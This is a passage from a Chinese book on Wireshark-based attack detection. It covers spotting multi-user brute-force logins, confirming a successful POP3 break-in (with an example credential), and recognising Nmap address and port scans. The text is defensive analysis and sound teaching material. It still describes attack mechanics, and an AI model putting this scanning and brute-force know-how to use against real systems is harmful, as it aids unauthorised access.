


图 3-4-21

7、多用户同时爆破

为提供命中率，攻击者往往会搜集大量的用户名作为字典同时开展爆破，希望达到“东方不亮西方亮”的效果。这种爆破方法同样很好识别，它的通信原理为：同一个攻击 IP 同时登录大量不同的用户名、尝试不同的口令、大量的登录失败的报错。

下图为同时对 jufeng001、jufeng002、jufeng003、jufeng004 等用户开展爆破的截图。




图 3-4-22




图 3-4-23

8、如何识别爆破成功

当然 ,发现爆破攻击行为仅仅是工作的一部分 ,更重要的是要清楚攻击者到底爆破是否成功，如果成功了会对我们造成什么影响。下面就基于 Wireshark 来介绍如何发现爆破成功。

（1）首先我们要清楚攻击者爆破的协议，以及该协议登录成功服务器返回值。如下图，为 POP3 的爆破 ,从前面的介绍我们知道如果登录成功服务器返回：“+OK User successfully logged on”。




图 3-4-24

2）在数据中搜索“+OK User successfully logged on”。




图 3-4-25

（3）通过搜索发现确实存在服务器返回的成功登录信息。




图 3-4-26

（4）Follow TCPStream 发现攻击者在尝试了大量错误口令后，终于爆破成功：

用户名 jufeng001，密码 1qaz@WSX。




图 3-4-28

四、总结

1、无论是用户还是管理员，我们都要重视弱口令或有规律的口令这个安全问题，不要让安全防范输于细节。

2、验证码机制防范暴力破解仅适用于 HTTP/HTTPS 协议，无法防范其它协议。

3、理解了暴力破解的通信原理，从通信层面进行监控和阻止就可以实现。

4、重要管理系统的登录权限受到爆破攻击行为较多，登录权限最好绑定管理员常用的 IP 地址或增加认证机制，不给黑客爆破的机会。

第5节 Wireshark 黑客发现之旅-扫描探测

作者：Mr.Right、Evancss

来自：聚锋实验室

网址：http://drops.wooyun.org/

简单介绍

“知己知彼，百战不殆。”扫描探测，目的就是“知彼”，为了提高攻击命中率和效率，基本上常见的攻击行为都会用到扫描探测。

扫描探测的种类和工具太多了，攻击者可以选择现有工具或自行开发工具进行扫描，也可以根据攻击需求采用不同的扫描方式。

本文仅对 Nmap 常见的几种扫描探测方式进行分析。

如：地址扫描探测、端口扫描探测、操作系统扫描探测、漏洞扫描探测（不包括 Web 漏洞，后面会有单独文章介绍 Web 漏洞扫描分析）。

0x01 地址扫描探测

地址扫描探测是指利用 ARP、ICMP 请求目标网段，如果目标网段没有过滤规则，则可以通过回应消息获取目标网段中存活机器的 IP 地址和 MAC 地址，进而掌握拓扑结构。

如：192.1.14.235 向指定网段发起 ARP 请求，如果 IP 不存在，则无回应。




图 3-4-1

如果 IP 存在，该 IP 会通过 ARP 回应攻击 IP，发送自己的 MAC 地址与对应的 IP。




图 3-4-2

ARP 欺骗适用范围多限于内网，通过互联网进行地址扫描一般基于 Ping 请求。

如：192.1.14.235 向指定网段发起 Ping 请求，如果 IP 存在，则返回 Ping reply。




图 3-4-3




图 3-4-4

0x02 端口扫描探测

端口扫描是扫描行为中用得最多的，它能快速获取目的机器开启端口和服务的情况。常见的端口扫描类型有全连接扫描、半连接扫描、秘密扫描和 UDP 扫描。

1、全连接扫描

全连接扫描调用操作系统提供的 connect()函数 ,通过完整的三次 TCP 连接来尝试目标端口是否开启。全连接扫描是一次完整的 TCP 连接。

1）如果目标端口开启 攻击方：首先发起 SYN 包；

目标：返回 SYN ACK；

攻击方：发起 ACK；

攻击方：发起 RST ACK 结束会话。

2）如果端口未开启 攻击方：发起 SYN 包；

目标：返回 RST ACK 结束会话。

如：192.1.14.235 对 172.16.33.162 进行全连接端口扫描，首先发起 Ping 消息确认主机是否存在，然后对端口进行扫描。




图 3-4-5

下图为扫描到 TCP3389 端口开启的情况。




图 3-4-6

下图为扫描到 TCP1723 端口未开启的情况。




图 3-4-7

2、半连接扫描

半连接扫描不使用完整的 TCP 连接。攻击方发起 SYN 请求包；如果端口开启，目标主机回应 SYN ACK 包，攻击方再发送 RST 包。如果端口未开启，目标主机直接返回 RST 包结束会话。

如：192.1.14.235 对 172.16.33.162 进行半连接端口扫描，首先发起 Ping 消息确认主机是否存在，然后对端口进行扫描。

